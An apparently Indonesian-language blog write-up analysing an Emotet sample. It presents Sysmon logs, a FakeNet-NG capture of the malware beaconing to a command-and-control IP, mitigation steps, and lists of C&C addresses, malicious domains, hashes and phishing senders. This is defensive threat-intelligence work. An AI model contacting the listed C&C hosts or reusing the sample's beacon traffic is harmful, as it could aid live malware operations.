<ul style="list-style-type: none"> RuleName technique_id=T1047,technique_name=File System Permissions Weakness UtcTime 2022-01-26 08:52:28.831 ProcessGuid {43199d79-efb3-61f0-2300-000000001900} ProcessId 1216 Image C:\Windows\system32\svchost.exe TargetFilename C:\Windows\Prefetch\SEARCHPROTOCOLHOST.EXE-AFAD3EF9.pf CreationUtcTime 2019-03-19 13:01:56.555 User NT AUTHORITY\SYSTEM 																										
<table border="1"> <tbody> <tr> <td>(i) Information</td> <td>1/26/2022 12:52:28 AM</td> <td>Sysmon</td> <td>11</td> <td>File created (rule: FileCreate)</td> </tr> <tr> <td>(i) Information</td> <td>1/26/2022 12:52:37 AM</td> <td>Sysmon</td> <td>11</td> <td>File created (rule: FileCreate)</td> </tr> <tr> <td>(i) Information</td> <td>1/26/2022 12:53:29 AM</td> <td>Sysmon</td> <td>17</td> <td>Pipe Created (rule: PipeEvent)</td> </tr> <tr> <td>(i) Information</td> <td>1/26/2022 12:53:29 AM</td> <td>Sysmon</td> <td>1</td> <td>Process Create (rule: ProcessCreate)</td> </tr> <tr> <td>(i) Information</td> <td>1/26/2022 12:53:29 AM</td> <td>Sysmon</td> <td>1</td> <td>Process Create (rule: ProcessCreate)</td> </tr> </tbody> </table>		(i) Information	1/26/2022 12:52:28 AM	Sysmon	11	File created (rule: FileCreate)	(i) Information	1/26/2022 12:52:37 AM	Sysmon	11	File created (rule: FileCreate)	(i) Information	1/26/2022 12:53:29 AM	Sysmon	17	Pipe Created (rule: PipeEvent)	(i) Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)	(i) Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)
(i) Information	1/26/2022 12:52:28 AM	Sysmon	11	File created (rule: FileCreate)																						
(i) Information	1/26/2022 12:52:37 AM	Sysmon	11	File created (rule: FileCreate)																						
(i) Information	1/26/2022 12:53:29 AM	Sysmon	17	Pipe Created (rule: PipeEvent)																						
(i) Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)																						
(i) Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)																						

Event 11, Sysmon

General	Details
<input checked="" type="radio"/> Friendly View	<input type="radio"/> XML View
<ul style="list-style-type: none"> + System - EventData 	
<ul style="list-style-type: none"> RuleName technique_id=T1047,technique_name=File System Permissions Weakness UtcTime 2022-01-26 08:52:37.738 ProcessGuid {43199d79-efb3-61f0-2300-000000001900} ProcessId 1216 Image C:\Windows\system32\svchost.exe TargetFilename C:\Windows\Prefetch\SEARCHFILTERHOST.EXE-AA7A1FDD.pf CreationUtcTime 2019-03-19 13:00:13.114 User NT AUTHORITY\SYSTEM 	

Analysis Malware Emotet Search host and protocol

Ketika proses infeksinya sudah selesai malware emotet akan mencoba melakukan connection to outbound dengan mengakses IP C&C malware dan kami sudah menangkap beberapa IP C&C malware yang mencoba diakses.

```

FakeNet-NG - fakenet.exe
- □ X

01/26/22 01:59:23 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:23 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:23 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:23 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:23 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:23 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:25 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:25 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:25 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:25 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:25 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:25 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:27 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:27 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:27 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:32 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:32 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:32 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:55 AM [           Divterer] runai132.exe (b240) requested TCP 195.77.239.39:8080
01/26/22 01:59:55 AM [   HTTPListener80] GET /xfQOHpeELkqRnpOWJExsnFvXQdsZtlyfaRnXYHVDSkXbVYCwUijsVS HTTP/1.1
01/26/22 01:59:55 AM [   HTTPListener80] Cookie: sIiIIQkSN=wSnZW4703sf780XQ/i4nFJtI80zxpF60rxw1j1enV3hJnnsWqReq4i5E50
01/26/22 01:59:55 AM [   HTTPListener80] Host: 195.77.239.39:8080
01/26/22 01:59:55 AM [   HTTPListener80] Connection: Keep-Alive
01/26/22 01:59:55 AM [   HTTPListener80] Cache-Control: no-cache
01/26/22 01:59:55 AM [   HTTPListener80]
01/26/22 01:59:55 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:55 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:55 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:55 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:55 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:55 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:56 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:56 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:56 AM [           Divterer] [Error 87] The parameter is incorrect.
01/26/22 01:59:57 AM [           Divterer] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:57 AM [           Divterer] TCP 127.0.0.1:80->127.0.0.1:17103

```

Analysis Malware Emotet connection to C&C

Beberapa IP C&C yang kami temukan terdapat related dengan IP C&C yang sering dipakai sebagai penyerangan yang memanfaatkan log4j.

190.90.233.66 (190.90.233.0/24)
AS 262589 (INTERNEXA BRASIL OPERADORA DE TELECOMUNICACOES S.A.)

Community Score: 11 / 90

Comments (1)

parthmaniar 1 month ago
This IP carried out Apache Log4j RCE attempt(s) (also known as CVE-2021-44228 or Log4Shell). For more information, or to report interesting/incorrect findings, give me a shoutout on @parthmaniar on Twitter.

tines_bot 1 month ago
#emotet
This IOC was found in a paste: <https://pastebin.com/MDhfwemIM> with the title "Emotet C2 Deltas 2021/12/02 as of 2345UTC+" by jroosen

Malware analysis emotet log4j

Bagaimana Cara Mitigasi Malware emotet?

- Pastikan melakukan block pada domain dan IP IOC berserta C&C.
- Memastikan memiliki EDR sebagai pencegahan.

- Pastikan jika menggunakan log4j sudah mendapatkan versi terbaru.
- Memastikan server mail gateway melakukan filter spam/phising pada sender mail yang tidak memiliki dmarc.
- Melakukan cleaning pada file dan folder:


```
C:\Users\IEUser\dwa.ocx(atau file activeX unique lainya)
C:\Users\IEUser\AppData\Local\{unique folder}\{unique file}
C:\Windows\Prefetch\{bersihkan isi artifact}
C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache {bersihkan isi file}

HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-
1000\Software\Microsoft\Windows\CurrentVersion\Run\ {hapus file aneh}
HKEY_USERS\S-1-5-21-321011808-3761883066-353627080-
1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.blf
{.ndy, .tnn, .ovo, .blf} note: format emotet masih banyak ini hanya
sebagian yang saya temukan ketika analisa silahkan hapus.
C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent {hapus recent
file yang dibuka sebagai malware}
```
- Melakukan scanning antivirus.
- Block domain sender.

Emotet IOC (Indicator of compromise)

bluetoothheadsetreview[.]xyz
 topline36[.]xyz
 mammy-chiro[.]com
 unifiedpharma[.]com
 kauffmancreates[.]com
 ecs[.]office[.]com
 uci[.]cdn[.]office[.]net
 sanagrafix[.]com
 112[.]78[.]125[.]227
 SHA256 :
 CB5D0451582313831775C542C874C2FAE664CF090646987895E5645E33F1B317
 SHA256 : d5e424520fc86ef4c91caacdf609bc584cb73faaf0a6131db19f6b2d0eee57ad
 MD5 : BE4813C9B6C410BC1E0A8416BA2EE153

Emotet C&C (Command and Control)

185[.]148[.]168[.]220:8080
 54[.]38[.]242[.]185
 54[.]37[.]228[.]122
 62[.]171[.]178[.]147:8080
 85[.]214[.]67[.]203:8080

190[.]90[.]233[.]66
37[.]44[.]244[.]177:8080
210[.]57[.]209[.]142:8080
116[.]124[.]128[.]206:8080
128[.]199[.]192[.]135:8080
195[.]154[.]146[.]35
185[.]148[.]168[.]15:8080
195[.]77[.]239[.]39:8080
207[.]148[.]81[.]119:8080
78[.]47[.]204[.]80
62[.]171[.]178[.]147:8080
37[.]59[.]209[.]141:8080

Sender Spam dan Phising Emotet

*@rubioguzman[.]com
*@alianzagb[.]com
*@allinautos[.]com
*@nanaki[.]co[.]jp
*@daiwaconst[.]co[.]jp
*@cangroup[.]com[.]sg
*@berlina[.]com[.]uy
*@denyuusya[.]co[.]jp
*@kare[.]com
*@expresoeltero[.]com
*@ptsif[.]com
*@amarishotel[.]com
*@alobhainfotech[.]com
*@maidoha[.]com
*@pecconsultltd[.]com.gh
*@galaxycorp-vn[.]com
*@gunungabadi[.]com